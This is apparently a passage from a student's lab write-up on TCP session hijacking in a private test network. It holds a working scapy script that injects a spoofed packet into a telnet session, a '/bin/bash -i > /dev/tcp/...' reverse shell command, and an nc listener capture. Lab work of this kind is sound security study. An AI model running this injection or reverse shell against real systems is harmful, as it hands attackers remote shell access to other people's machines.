    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x37c6 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▼ [SEQ/ACK analysis]
        [Bytes in flight: 15]
        [Bytes sent since last PSH flag: 15]
  ▶ [Timestamps]
    TCP payload (15 bytes)
Telnet
    Data: touch alex.txt\n
```

task5

command
/bin/bash -i > /dev/tcp/10.0.2.11/9090 0<&1 2>&1

attacker listening

```
ubuntu@ubuntu ~                                                    2021-02-16 03:24:41
nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

obserer connects to victim via telnet


```
ubuntu@ubuntu ~                                                    2021-02-16 03:24:41
telnet 10.0.2.10
Trying 10.0.2.10...
Connected to 10.0.2.10.
Escape character is '^]'.
Kali GNU/Linux Rolling
KALI login: dev
Password:
┌──(dev㉿KALI)-[~]
```

scapy listens for backspace and put in reverse shell command

```python
from scapy.all import *

VICTIM_IP = "10.0.2.10"
OBSERVER_IP = "10.0.2.12"


def reply_with_spoofed_packet(packet_ethernet):
    packet_ethernet.show()

    if (type(packet_ethernet[TCP].payload) == scapy.packet.Raw):

        # check that the observer typed a backspace
        # construct new packet based on the backspace
        # easier to calculate seq_num and ack_num
        if (packet_ethernet[TCP].load == b'\x7f'):

            data = "/bin/bash -i > /dev/tcp/10.0.2.11/9090 0<&1 2>&1\n"

            spoofed_packet = IP(
                src=packet_ethernet[IP].src,
                dst=packet_ethernet[IP].dst,
                ttl=packet_ethernet[IP].ttl,
            ) / TCP(
                sport=packet_ethernet[TCP].sport,
                dport=packet_ethernet[TCP].dport,
                flags="PA",
                seq=packet_ethernet[TCP].seq + 1,
                ack=packet_ethernet[TCP].ack,
```

```
            window=packet_ethernet[TCP].window,
        ) / data

        spoofed_packet.show()
        send(spoofed_packet)
```

attacker's nc server has connection attached
terminal changes to victim's



this shows that the attacker has gain shell access to victim, able to execute any program that the current user has access to